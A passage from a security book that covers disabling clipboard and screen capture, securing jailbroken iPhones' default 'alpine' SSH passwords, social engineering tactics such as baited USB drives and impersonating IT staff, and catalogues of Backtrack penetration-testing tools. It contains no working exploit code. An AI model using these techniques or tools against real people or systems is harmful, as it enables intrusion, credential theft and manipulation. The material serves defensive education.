The copy and paste feature within windows can be very useful, but it is also another vulnerable area. Administrators rely heavily on this feature to perform basic daily function, so its removal will not come without a cost. Disabling this has the potential to decrease administrative efficiency, increase outage times, and limit troubleshooting, which could be financially devastating depending on the circumstances involved. Administrators often make use of this feature to copy database query results, logs for vendor troubleshooting, or any number of normal tasks often considered mundane. A Windows Group Policy option is available for disabling clipboard redirection in Terminal Services. The location is provided below should you feel the need to exercise this option.

- *Local Computer Policy\Computer Configuration\Administrative Templates\Windows Components\Terminal Services\Client/Server data redirection\Do not allow clipboard redirection*

Disabling this entirely on the host system can be more difficult. There are a few third-party resources that provide free utilities that can govern this function. Prevent is a freeware application that will allow you to selectively customize the clipboard features.[X] Citrix, BlueCoat RA, and Sun SGD can also restrict this behavior.

Disabling Screen Printing

This vulnerability stems from the host operating system's ability to take screenshots of the session information on the desktop. This approach to data theft is cumbersome and labor-intensive, but it does pose a potential liability. This issue is difficult to address because it is also beneficial, especially when troubleshooting systemic issues. Windows, Citrix, and Sun SGD do not provide mechanisms to prevent this although BlueCoat RA[Y] does.

[X] www.softpedia.com/get/System/System-Miscellaneous/Prevent.shtml

[Y] www.bluecoat.com/doc/529

A workaround is available to disable the screen-print function entirely on Windows systems, but this risk still persists. Phones and other hand-held devices now include onboard cameras that can be used to capture static or motion shots from any screen in range. This factor should be considered when deciding the necessary restrictions to impose on an environment. If you decide disabling of the screen-print feature is required, the below option is available on Windows 2000 and XP systems.

1. Open the Registry Editor by going to Start, Run, then type **regedit** in the Run box.
2. Locate the following registry key:

   ```
   HKEY_LOCAL_MACHINE\SYSEM\CurrentControlSet\Control\Keyboard Layout
   ```

3. Create a new binary value named ScanCode Map.
4. Set the ScanCode Map to the following value:

   ```
   0000000000000000040000002AE037E0000037E00000540000000000
   ```

5. Reset your computer, and the screen-print function should be disabled.

TIP

These instructions apply to U.S. keyboard mappings only; be sure to validate values for non-U.S. keyboards where applicable.

The scancode values are used to map keyboard buttons. By remapping the Print Screen and Alt-Print Screen values to null, these functions are essentially disabled.

NOTE

If the users are administrators of their own computers, they will have the ability to revert to the original scancode settings.

This change will prevent a user from taking screenshots on the local computer, which also removes the possibility of capturing thin client sessions. It will not remove the ability of applications designed to render screen images. You must also rid your environment of these applications to close this gap.


EPIC FAIL

Reliance on file-, folder-, and partition-level encryption will not prevent these attacks from occurring. Encryption and decryption functions are often transparent to an authenticated user and applications depending on the particular configuration. Encrypted packages can be copied in their current state, allowing for offline deciphering.

Hijacking an iPhone

While jailbreaking your iPhone can provide you with enhanced features and applications, it can also open up additional vulnerabilities. A recent example of this comes from a Dutch cracker who took the freed phones hostage, demanding ransom for release.[Z] He deployed a port-scanning technique to identify those who had broken out of jail and then sent them the SMS message depicted in Figure 6.15. Users were directed to a Web site and forced to pay for the corrective actions.

The Dutch cracker converted to a hacker with a sudden change of heart and decided to release the mitigating procedures on the Web site for free.[AA] This attack exploited the default passwords in the OpenSSH client that is commonly installed after breaking from jail. Both the mobile and the root accounts are set with the default password of *alpine*. Disabling or uninstalling the client is the easiest prevention techniques that can be implemented. If OpenSSH is needed, these passwords can be changed to prevent this type of incident from occurring. The following procedures outline the necessary steps to accomplish this. These steps assume you have a jailbroken iPhone with Cydia and OpenSSH installed.



Important Warning


Your iPhone's been hacked because it's really insecure! Please visit doiop.com/iHacked and secure your iPhone right now!

Right now, I can access all your files..
This message won't disappear until your iPhone's secure

FIGURE 6.15

Jailbroken iPhone Extortion Message

[Z] www.wired.com/gadgetlab/2009/11/iphone-hacker/
[AA] http://mr09.fileave.com/




mobileterminal

MobileTerminal
from Cydia/Telesphoreo (Terminal Sup…
local UIKit-based Terminal emulator

FIGURE 6.16

Cydia Search Results for MobileTerminal

1. In your iPhone, locate the Cydia application and use the search feature to find MobileTerminal, as seen in Figure 6.16.
2. Once found, install the MobileTerminal on the iPhone and then reboot your iPhone.
3. After the iPhone initializes from reset, locate and open the MobileTerminal application.
4. Type the command *passwd*, as shown in Figure 6.17.
5. Enter the existing password – which should be still set to the default of *alpine* – then press **Return**.
6. Enter the new password when prompted and then press **Return**. Enter the password again for confirmation, and then press **Return** again. Your mobile account password has just been changed.
7. Now type **login** at the prompt and press **Return**. Type **root** at the prompt and press **Return** again.
8. Repeat the procedures outlined in steps 4 through 6, and your OpenSSH root account will also be changed.



```
iPhone:~ mobile$ passwd
Changing password for mobile.
Old password:
```

FIGURE 6.17

Cydia Search Results for MobileTerminal

You have now changed the root and mobile default account passwords for OpenSSH. Take heed when installing programs and perform due diligence when electing to download any other applications onto your iPhone, jailbroken or not.

SUMMARY

From a corporate standpoint, expulsion of these devices entirely could contradict the outcome it is intended to provide. Mobile phones and other memory-based gadgets are entrenched as an essential part of the enterprise and our daily lives. A sudden policy change enforcing their banishment could decrease morale, spike interest, or even lead to disgruntled behaviors.

The lines between what can be beneficial or detrimental are twisting together more than ever. It is becoming increasingly difficult to determine which of the latest improvised illusions actually pose a true hazard. Adaptations of these attacks are evolving with increasing velocity, and the best thing we can do is constantly strive for enhanced awareness.

Endnotes

1. www.wired.com/gadgets/mac/commentary/cultofmac/2002/02/50688. Accessed October 2009.
2. www.theglobeandmail.com/report-on-business/article812678.ece Shane Schick, “Be Afraid of the File-slurping iPod,” www.theglobeandmail.com, February 9, 2006. Accessed November 2009.
3. www.apple.com/pr/library/, Quarterly reports from relevant monthly links. Accessed December 2009.
4. www.copyright.gov/1201/2008/responses/apple-inc-31.pdf, Responsive Comment of Apple Inc. to EFF DMCA Exemption, p. 12. Accessed December 2009.

CHAPTER

7 Social Engineering and USB Come together for a Brutal Attack

INFORMATION IN THIS CHAPTER

- Brain Games
- Hacking the Wetware
- Elevated Hazards
- Generations of Influences
- Thwarting These Behaviors

The art form known as *social engineering* is often used to manipulate individuals or social groups through the use of conversation, digital coercion, or other deceptive techniques. These tactics are commonly employed to persuade people to perform actions or divulge information they would not under normal circumstances. Some define this as a pure intelligence-gathering mechanism, although the meaning is vast and has minimal boundaries. Just as governments use social engineering to shape and manage fundamental aspects of our society, criminals and security professionals employ a similar strategy.

In this chapter, we will explore the body of knowledge commonly known as social engineering twisted into a penetration-testing perspective. We will gaze into these evolving fields, provide practical examples, build a portable penetration platform, and discuss how to combat these clever confrontations. While social engineering and penetration philosophies have been around for several millennia, each are continually evolving and adapting to the information technology scene.

Social engineering can generally be considered a subject under the broader spectrum of social sciences. While the social sciences definition typically refers to large-scale applications, the concept of influencing attitudes, popular beliefs, behaviors, and resources port quite nicely into the technological sector.

BRAIN GAMES

An examination of your own actions in everyday situations will present a number of social engineering circumstances. Everyone engages in these activities during daily interactions both at work and in our personal lives. These can range from the temper tantrums toddlers deploy for that needless toy to spousal affirmations commonly used to keep oneself free from an undesirable dilemma. Job interviews, promotional boards, and even common customer interactions can all be viewed as forms of social engineering.

Large-scale executions of social engineering endeavors can be found around the world. The city of Las Vegas is a prime example of an entire location teeming with these tantalizing tactics. Everything from the glamorous performances, delectable foods, and complimentary beverages to each building's architectural design and decor are all meant to influence or manipulate men, women, and children. While these are a far cry from the common Jedi mind tricks, they still speak to the broader definition of the term and illustrate the exploitation of our psychological nakedness.

Perhaps the most infamous social engineer known among the hacking and law-enforcement communities is Kevin Mitnick. Considered a master of phone phreaking, Kevin thrived in an underground culture and got his start by exploiting bus punch- card systems for free rides. Phone phreakers are regarded as technology enthusiasts who dedicate an enormous amount of time to learning, testing, and exploiting telephone networks. While much of their work involved technical expertise, a large majority of what they did included manipulating phone company employees, support personnel, and end users to achieve a desired outcome. This gravitated toward more lucrative tricks that ultimately resulted in incarceration and stiff penalties.

If you have an e-mail account, then you are likely eligible to receive millions of dollars from an overpaid procurement contract involving the Nigerian government.[A] Or maybe you have been contacted regarding qualification for lottery tickets or unpaid winnings in a foreign country. If you have not received an e-mail from them yet, then your antispam product is likely doing its job. Scam artists have used these and other ploys for years by way of telephone, physical mail, and e-mail, and have even evolved to SMS texting on mobile phones. All of these are forms of social manipulation called *phishing*, which have plagued corresponding technological communication mechanisms as they are embraced by our societies.

A report issued by Kelly Higgins of Dark Reading in 2006 discussed a security engagement conducted by Joshua Perrymon that involved USB drives.[1] A Credit Union client hired their firm and specifically requested strong focus on social engineering aspects. The client was also concerned with USB flash drives both from a data theft and malicious code injection perspective. Taking these requirements into consideration, they devised a USB drive with a specially crafted Trojan. The Trojan was designed to grab sensitive information from a target system and send it to a remote location. The drives were then scattered around the parking lot and break

[A] www.scamdex.com/419-index.php

areas before the employees arrived for work. Success was obtained almost instantly, and a few days later, 15 of the 20 drives had been inserted into Credit Union systems. The data gathered aided additional testing efforts and proved to provide an enormous amount of valuable data.

In 2009, a Siemens security consultant was hired by a financial services company to employ a social engineering exercise at one of their locations. The consultant was able to effortlessly obtain access to the facilities several times unchallenged by the security staff, with whom he eventually established communication on a first-name basis. Once this level of presence was established, he was also able to escort additional consultants into the building to aid in gathering information about the client. He was not only able to access desk-side material, cabinets, and other general items but also able to acquire access to the data center floor. Using a phone from a meeting room, he called various employees claiming to be IT support and was able to attain usernames and password from a majority of the individuals. Employees are much more trusting when a call is received from an internal location. In the article, published by *SC Magazine* in the United Kingdom,[B] the consultant, Collin Greenlees, made the following statement:

> *The scary thing is that it's all simple stuff. It's just confidence, looking the part and basic trickery such as 'tailgating' people through swipe card operated doors or, if you're really going for it, carrying two cups of coffee and waiting for people to hold doors open for you.*[2]

HACKING THE WETWARE

All of the attacks in this book can be applied in a social engineering fashion. In fact, USB Hacksaw, USB Switchblade, USB-Based Virus/Malicious Code Launch, and Pod Slurping will work much more effectively by including an enticing icon or suggestive content. Placement of alluring labels like staff reductions, employee salaries, or even personal items such as Vegas photos will provide temptations many will find irresistible. If autorun is disabled, this may be the only means by which a payload can be distributed. USB Device Overflow, RAM dump, and the attack outlined in this chapter can all be deployed using a socially engineered diversion to remove the individual from the location. Our minds work in very predictable and trusting patterns, and this is precisely what criminals intend to use for an advantage.

Reverse Social Engineering

Reverse social engineering is another technique used to mislead people. In these types of attacks, the perpetrator causes a problem on the objective's system or environment. The attacker will then impersonate a technical staff member and rush to the

[B] www.scmagazineuk.com/

aid of the victim. Individuals in desperate need are less likely to interrogate a helping hand. Once the mission is accomplished, the attacker would return the systems to working order. In these scenarios, the supposed support person gains the confidence and trust of those they allegedly helped.

Penetration of a Vulnerable Kind

Penetration testing is a growing trend in the technology industry and has seen a rapid evolution over the last decade. Social engineering is gradually becoming a necessary evil in these testing processes. Some debate whether social engineering should be a part of penetration testing or if the results of the testing should be used to feed separate efforts.[C] Others indicate it should be excluded altogether because it will succeed. The level of success is high, and this is precisely why the social aspect needs constant attention. While penetration testing is a measurable activity, social engineering remains an art form and can significantly differ from subject to tester.

Penetration testing is a method of evaluating and analyzing the security of a system, network, and related dependencies. Vulnerabilities, technical flaws, and innate weaknesses are the primary objectives of this process. If properly planned and accurately executed, this can be a tremendously beneficial tool in ascertaining the security posture of an environment and organization. Penetration testing can be broken down in two distinct types: internal and external. These two types have three different variations commonly referred to as *black-, white-*, and *gray-box testing.*

In black-box testing, the penetrator is not provided with any information related to the organization or environment, similar to how a real attacker might approach the situation. Information is provided in white-box testing scenarios, and they usually specify areas of interest that can be in desperate need of an audit. With the gray-box types, the testers are given some knowledge of the environment to speed up the process. There can be a number of reasons for this application, although cost is usually a driving factor.

Penetration testing can be isolated into three separate phases consisting of preattack, attack, and postattack activities. In the preattack phase, testers usually perform their initial information gathering in a passive manner. This involves techniques such as dumpster diving, Internet queries (Edgars,[D] user/news groups, social networking, and so forth), and even social engineering to some degree. Active reconnaissance is also used, which involves mapping of relative online targets, Internet profiling, fingerprinting, port scans, and receptionist cold calls for respective discoveries. Valuable information can be obtained by parsing additional Web resources like dnsreports.com, whois.domaintools.com, netcraft.com, my.ip-plus.net/tools/index.en.mpl, and many others.

The attack phase can vary depending on the customer requirements, service level agreements, and scope of work defined. From an external perspective, these activities

[C] http://www.darknet.org.uk/2006/03/should-social-engineering-a-part-of-penetration-testing/
[D] www.sec.gov/edgar.shtml

include but are not limited to error checking, packet crafting, filter validation, scanning techniques, and network/account DoS testing. Target acquisition, privilege escalation, access proliferation, and privilege preservation are common concepts employed at this level. In the next section, we will dive deeper into these tools and techniques.

After the attack is complete, thorough descriptions of actions, observations, and vulnerabilities must be built in both a technical and a nontechnical style. During this postattack stage, it is crucial that restoration of the exploitations be returned to a preattack state. The documentation must also include corrective actions but should not exceed the boundaries defined in the rules set forth prior to the engagement. Regulatory definitions and their relations to the relevant elements of the testing results should also be included.

Penetration testing is laced with risks that need to be understood by an engaging organization and the employees. Severe damage can be incurred when any type of testing is performed on production systems, especially of the penetration kind. Companies seeking qualified third-party penetration testing should ensure these providers are properly accredited and insured. Some of the relative industry certifications include Open-Source Security Testing Methodology (OSSTMM), OSSTMM Professional Security Tester (OPST), Certified Ethical Hacker (CEH), and Global Information Assurance Certification (GIAC) Certified Incident Handler (GCIH). Additional risks and mitigation considerations will be outlined in the "Elevated Hazards" section later in the chapter.

There is considerable confusion and controversy surrounding this sector, and much of this can be attributed to the rapid evolution and large corporations seeking to avoid regulatory penalties. One company's vulnerability audit might be another's penetration test, while others may combine both approaches into a complete security assessment. Clear differences can be seen in penetration testing, as this involves more intrusive actions to actively perform a series of exploitations. Penetration testing does not usually evaluate policies or roles or provide a comprehensive view encompassing all aspects of an environment's security.

Threats and vulnerabilities can be functionally defined by risk; considering this factor, an effective risk analysis will uncover a majority of these aspects.[E] As described in Chapter 5, "RAM dump," management and assessment of risk is an ongoing process that must be constantly maintained. From an attacker's perspective, when social engineering is combined with penetration techniques, it can involve many forms of exploitation not often covered by these assessment and auditing processes. This overview of penetration-testing philosophies was provided to prepare you for the next section.

Backtrack Attack

Backtrack is considered by many to be the premier penetration-testing package used for these engagements. It is one of the more potent platforms that combine a majority of the necessary tools to perform this job. Mati Aharoni and Max Moser initiated

[E] www.csrc.nist.gov/nissc/1999/proceeding/papers/p28.pdf the development of this project that has evolved into a collaborative community effort. The initial version was designed to run from CD/DVD media for portable use on multiple platforms. It is now available for USB, VMware, dual-boot, and other options, although the persistent USB version will be covered here. The current release is version 4, which just made the final stage at the time of this writing. This release has a number of changes, the most notable being a move to Ubuntu Intrepid, Another Union File System (AUFS2), updated kernel, and many other optimization modifications to better the Backtrack experience.

Its live USB design actually runs better than most full system installations. The array of tools provided by this distribution is vast and extremely impressive. It has appealing graphics with rich features that enhances the overall appearance. Security professionals seeking an all-encompassing tool need not look further than here. Documentation for version 4[F] is still lacking although there is good amount of material that exists relating to the previous version.

Some of the tools included in Backtrack can be classified into multiple categories depending on the usage and individual requirements. The next sections will provide descriptions for a few of the top tools included in the distribution for each categorization. Updated descriptions were retrieved from the respective sites to ensure the current state is properly reflected.

Information Gathering

A necessity for penetration testers and auditors alike, information gathering is a critical step in many situations. These tools are often used in a passive manner to collect information from public locations, which can contain sensitive data about a related target. Table 7.1 provides a listing of the tools included and short descriptions of a few commands.

Table 7.1 Information-gathering utilities

Backtrack information-gathering tools	
Dig	This flexible tool interrogates domain name system (DNS) servers by performing lookups and outputs in an easy-to-read format. A batch mode is available for parsing lookup requests from a file.
DMitry	The Deepmagic tool combines whois, uptime, and Transmission Control Protocol (TCP) port scan reports for easy information gathering from a target host. Coded purely in C, it provides this base functionality and can easily be updated to include additional options.
InTrace	This utility is similar to a trace route command in that it enumerates the hops of an Internet Protocol (IP) session using TCP connections. It can be initiated from the local or remote hosts, providing in-depth analysis for network reconnaissance.

[F] www.offensive-security.com/Backtrack 4-guide-tutorial.pdf

Table 7.1 Information-gathering utilities *Continued*

Backtrack information-gathering tools

MBEnum	Queries the master browser for pertinent information that has been registered in this location. Windows systems house service-related data in this area for quick reference to them. Common service types include Structured Query Language (SQL), Remote Access Service (RAS), and Terminal Services, as well as many others.
nmbscan	This utility scans the shares available on a network, which use the NMB, Server Message Block (SMB), and NetBIOS protocols. Information acquired includes hostname, IP address, Media Access Control (MAC) address, user names, domain names, and master browsers. It obtains an inventory of hosts by using the list provided by the master browser.

Additional tools

0trace	*Ass*	*DNS-Ptr*	*DNStracer*	*DNSwalk*	*DNS bruteforce*
DNSmap	*DNSpredict*	*Finger-Google*	*Firewalk*	*Fport*	*Gmail-Enum*
Google Search	*Googrape*	*Gooscan*	*Host*	*Itrace*	*Maltego*
Metagoofil	*Mbenum*	*Netenum*	*Netmask*	*Nmbscan*	*Protos*
PsTools	*Pstoreview*	*QGoogle*	*RelayScanner*	*SMTP-vrfy*	*Subdomainer*
TCPtrace route	*TCtrace*	*Whoami*			

Network Mapping and Enumeration

Network mapping is a process that determines the nodes connected to a network. More complex forms of this often include active probing and route analytics to aid in bottleneck detection and root-cause analysis. Network enumeration combines mapping with additional details to provide fingerprinting, port listings, listening service, and much more. Table 7.2 provides a listing of the tools included and short descriptions of a few commands.

Table 7.2 Network mapping and enumeration utilities

Backtrack network mapping and enumeration tools

Amap	This tool is geared toward network penetration testing by performing quick and consistent application protocol detection independent of TCP/User Datagram Protocol (UDP) port bindings. This tool is a must-have for network penetrating. It can also identify non-ASCII-based applications by sending trigger packets and perform lookups based on a list of response strings (http://freeworld.thc.org/thc-amap/).
Nmap	This open-source tool is probably the most well-known network-exploration and security-auditing tool designed to efficiently scan large networks by using raw IP packets for host determination. It provides network service listings, packet types, firewall information, and many other interesting attributes. It is commonly deployed by network administrators for typical tasks such as inventory, upgrade management, and monitoring (http://nmap.org/).

(*Continued*)

Table 7.2 Network mapping and enumeration utilities *Continued*

Backtrack network mapping and enumeration tools	
SinFP	With the age of stateful filtering devices, PAT/network address translation (NAT) configurations, and emerging packet-normalization technologies, Nmap is nearly obsolete. This tool attempts to pick up where Nmap left off by requiring a single open TCP port, sending standard packets while limiting each test to a maximum of three (www.gomor.org/bin/view/Sinfp).
Scanrand	This is a high-speed network scanner for single-host or enterprise-wide use. This tool differs from others in that it can do stateless TCP scanning. Main differences that set this apart from others is the listener process that utilizes a hash function to decrypt connection state from the reply packet's acknowledgement (ACK) sequence # -1. If a hash match is obtained, the packet is accepted (www.secureworks.com/research/articles/scanrand).
Xprobe2	This applies a different approach to fingerprinting systems by using a fuzzy signature match. It includes probabilistic guesstimations, simultaneous matching, and a signature database. Recent updates include application modules for SMB and Simple Network Management Protocol (SNMP) (http://xprobe.sourceforge.net/).

Additional tools					
Angry ipscan	*Autoscan*	*Fierce*	*Fping*	*Genlist*	*Hping*
IKEScan	*IKEProbe*	*Netcat*	*Netdiscover*	*NmapFE*	*P0f*
PSK-Crack	*Ping*	*Protos*	*Scanline*	*Umit*	*UnicornScan*
PBNJ	*Zenmap*				

Vulnerability Identification

Vulnerability identification is similar to sniffing or port scanning in that it identifies weaknesses on a system or network. The premise behind these tools is to locate devices that may be susceptible to attack or exploit. Multiple tools are often required to cover the full range of potential vulnerabilities. Some utilities merely identify flaws, while others, like Nessus, have the ability to test them. Table 7.3 provides a listing of the tools included and short descriptions of a few commands.

Table 7.3 Vulnerability-identification utilities

Backtrack vulnerability-identification tools	
Absinthe	This is a graphical-based tool used to automate blind SQL injections by retrieving the schema and database contents of vulnerable systems. It does not assist in the discovery of SQL holes but merely speeds up the process of data collection (www.0x90.org/releases/absinthe/).

Table 7.3 Vulnerability-identification utilities *Continued*

Backtrack vulnerability-identification tools	
Cisco Torch	This mass scanner is an application-layer fingerprinting and exploit tool designed to detect and attack Cisco systems using SSH, Web, Telnet, Trivial File Transfer Protocol (TFTP), Network Time Protocol (NTP), and SNMP services. It can be extremely useful in auditing situations for improperly configured enterprise networks or if stale Cisco devices exist (http://sourceforge.net/projects/cisco-torch/).
GFI LanGuard	This is yet another network scanner that couples scanning, detecting, assessment, and corrective actions all in one tool. The single console view has extensive reporting features, providing an all-encompassing tool (www.gfi.com/lannetscan).
Sidguess	This is a brute-force utility designed to guess Oracle system identifiers (SIDs) even from 10G databases, which are no longer available from the listener status command. This tool has been clocked at 190 SIDs per second (www.red-database-security.com/whitepaper/oracle_guess_sid.html).
Stompy	This is an open-source tool that excels at performing black-box testing of www session identifier generation algorithms. These sessions are often used to track users who have authenticated in a predictable manner and to aid in exploiting those with vulnerabilities. It automatically detects session ID in encoded URLs, cookies, and Web form inputs (www.webappsec.org/lists/websecurity/archive/2007-01/msg00217.html).

Additional tools					
Bed	*SQLLibf*	*TNScmd*	*SMB Client*	*Wapiti*	*OpenSSL-Scan*
Halberd	*Spike*	*SQLdict*	*SNMP Walk*	*SQLupload*	*SMB BruteF*
Lynx	*SQLanl*	*Fuzzer*	*SMB4k*	*CIRT Fuzzer*	*SMB Serverscan*
Mistress	*Checkpwd*	*ISR-Form*	*SQLquery*	*Cisco Audit Tool*	*SMBdumpusers*
Peach	*Curl*	*Metoscan*	*HTTP PUT*	*Cisco Bruteforce*	*SMBgetserv-erinfo*
SMB-NAT	*HttpintGUI*	*Onesixtyone*	*List-Urls*	*Cisco Global Exploiter*	*SNMP Scanner*
Yersinia	*Metacoretex*	*SuperScan*	*Mibble MIB*	*Cisco OCS Mass Scanner*	*SQL Scanner*
Httprint	*OAT*	*Taof*	*Paros Proxy*	*Cisco Scanner*	*SNMP Enum*
Nikto	*RevHosts*	*GetSids*	*SQL Inject*	*Merge Router Cfg.*	*VNC_bypauth*
RPCdump	*SQLbrute*	*Jbrofuzz*	*SNMPcheck*	*Mezcal HTTP/S*	*SQLdumplogins*

Exploit Framework and Utilities

Perhaps one of the most crucial features in the evolution of exploit tools is the isolation of framework from the exploit code. This allows testers (and attackers alike) the ability to transform their creations independently and then bundle payloads for use in a common framework. Testers can now build a formidable arsenal of tools that can be easily executed with minimal effort. Table 7.4 provides a listing of the tools included and short descriptions of a few commands.

Table 7.4 Exploit framework, utilities, and code

Backtrack exploit framework, utilities, and code				
Framework3-MsfC	Simply speaking, the Metasploit framework is a leading open-source framework devised for development, testing, and exploitation on systems of all sorts. Tons of preconfigured exploits can be downloaded for ease of use on most common vulnerabilities encompassing a wide range of systems (www.metasploit.com/).			
Pirana	This is another penetration-testing framework, although this one is tuned to test explicitly against Simple Mail Transfer Protocol (SMTP) content filters. It attaches the exploit to e-mail in an attempt to disguise code from being detected. This tool allows for multiple types of shellcode to maximize its stealthy operations (www.guay-leroux.com/projects.html).			
Milw0rm	A tremendous resource for updated exploits, vulnerabilities, documentation, videos, and shellcode. This is the best place for hackers of all levels to gain additional knowledge in these areas (www.milw0rm.com/).			
Openssl-too-open	This is an OpenSSL (Secure Sockets Layer) vulnerability scanner that provides verbose analysis. It is also an exploit tool devised against the KEY_ARG overflow vulnerability in OpenSSL 0.9.6D and beyond. It has been rigorously tested against most Linux distributions, providing a nobody shell for Apache and root access for others. Currently, this is only available against x86 systems.			
Additional tools				
MsfUpdate	*Msfcli*	*Msfweb*	*Int Pgsql*	*MsfConsole*

Privilege Escalation

The act of exploiting a bug, flaw, or technical oversight in an operating system or application to gain enhanced access to resources is called *privilege escalation*. Most of these escalations can be split into two different categories: vertical and horizontal. Vertical escalations are commonly defined when a user accesses content or functionality reserved for higher-privilege users. Horizontal escalations occur when a normal user accesses content or functionality reserved for other users, usually not of the administrator variety. Table 7.5 provides a listing of the tools included and short descriptions of a few commands.

Table 7.5 Privilege-escalation utilities

Backtrack privilege-escalation tools	
Dsniff	This provides a collection of utilities designed for auditing and penetration testing. This tool combines itself with filesnarf, msgsnarf, mailsnarf, urlsnarf, and Webspy to monitor passively any network for data of interest including passwords, e-mail, files, and so much more. Arpspoof, Dnsspoof, and macof aid the interception of traffic typically unavailable due to Layer 2 switching. Sshmitm and Webmit facilitate active man-in-the-middle attacks for redirected HTTPS and SSH traffic using weak bindings in certain PKI implementations (http://monkey.org/~dugsong/dsniff/).
Medusa	This brute-force tool lives up to its name by providing fast, modular, and parallel login attacks for network services. Modules included here are CVS, File Transfer Protocol (FTP), Hypertext Transfer Protocol (HTTP), IMAP, MS-SQL, MySQL, NCP, PcAnywhere, Post Office Protocol 3 (POP3), PostegreSQL, rexec, rlogin, rsh, SMB, SMTP, SNMP, SSHv2, SVN, Telnet, VmAuth, and VNC, as well as a generic wrapper module (www.foofus.net/jmk/medusa/medusa.html).
Nemesis	This is a packet-crafting program built to forge and inject raw packets and is well-suited for testing intrusion-detection systems, firewalls, IP tasks, and a multitude of other tasks. It currently supports crafting of ARP, DNS, Ethernet, Internet Cache Protocol, Internet Group Management Protocol, IP, Routing Information Protocol, TCP, and UDP packets (http://nemesis.sourceforge.net/).
chntpw	This is a tool designed to reset the password of any local user account on all Windows systems. The prior password is not required as it works in an offline manner. Locked and disabled accounts are no match for this utility. Additional features include a registry editor as well as provide UNIX- and Linux-relevant tools (http://pogostick.net/~pnh/ntpasswd/).
Webcrack	Designed to exploit holes in Web-based authentication, this tool can brute-force authentication systems that do not enforce failed logon attempts.

Additional tools					
Ascend Attacker	*CDP Spoofer*	*Crunch Dictgen*	*DHCPX Flooder*	*DNSspoof*	*Driftnet*
EtherApe	*EtterCap*	*File2Cable*	*HSRP Spoofer*	*Hash Collision*	*Httpcapture*
Hydra	*Hydra GTK*	*ICMP Redirect*	*ICMPush*	*IGRP Spoofer*	*IRDP Responder*
IRDP Spoofer	*John*	*Lodowep*	*Mailsnarf*	*Msgsnarf*	*Netsled*
Netenum	*Netmask*	*Ntop*	*Phoss*	*PackETH*	*Rcrack*
SIPdump	*SMB Sniffer*	*Sing*	*TFTP-Brute*	*THC PPTP*	*TcPick*
URLsnarf	*VNCcrack*	*Wireshark*	*Wireshard Wifi*	*WyD*	*Xspy*

Access Preservation

Once a host has been successfully compromised, it's likely one might need to maintain the desired access. This ensures you will be able to revisit your target at a later time and also test the ability of the system or support staff to detect and remove the exploit. Maintaining access is crucial in using a single target as a launchpad for other systems on the same subnet.[G] Table 7.6 provides a listing of the tools included and short descriptions of a few commands.

Table 7.6 Access-preservation utilities

Backtrack access-preservation tools	
Mataharai	This is a python script that can maintain a remote shell on firewalled systems. Periodic polling of the server allows it to get commands and send outputs back postexecution. It uses HTTP GET/POST requests to traverse firewalls with 64-bit payloads and includes an optional encryption feature (http://matahari.sourceforge.net/).
Iodine	This allows for tunneling of IPv4 data through a DNS server. This is extremely useful in situation when Internet access is prevented but DNS queries are allowed (http://code.kryo.se/iodine/).
CryptCat	This takes the existing functions of Netcat and enhances the tool with twofish encryption. Netcat is a network utility that provides tunneling of UDP and TCP connections with a built-in port scanner, randomizer, and many other advanced usage options (http://cryptcat.sourceforge.net/, http://netcat.sourceforge.net/).
Rinetd	This is a TCP redirector that can be applied to multiple IPs and ports from a configuration file using a single-process server. It uses a nonblocking I/O to enable many connection redirections with minimal impact on the running system. Applications that use more than one socket are out of this tool's scope. Given this tool, it is practical to run TCP services on systems inside an IP masquerading firewall (www.boutell.com/rinetd/).
Socat	This allows for bidirectional transfers of data between individual data channels. These channels can be files, descriptors, pipes, devices, sockets (UNIX, IP4, IP6 raw, UDP, TCP), SSL, Proxy CONNECT, GNU line editor, programs, or combinations of twos. Modes included are generation of listening sockets, pseudoterminals, and named pipes (www.dest-unreach.org/socat/).

Additional tools					
3proxy	*Backdoors*	*HttpTunnel*	*ICMPTX*	*NSTX*	*Privoxy*
ProxyTunnel	*Tiny proxy*	*sdb*			

Radio Analysis

Like any other technology, wireless seems splendid right out of the gate. Given a little time, wireless presents a number of challenges and critical issues that need constant

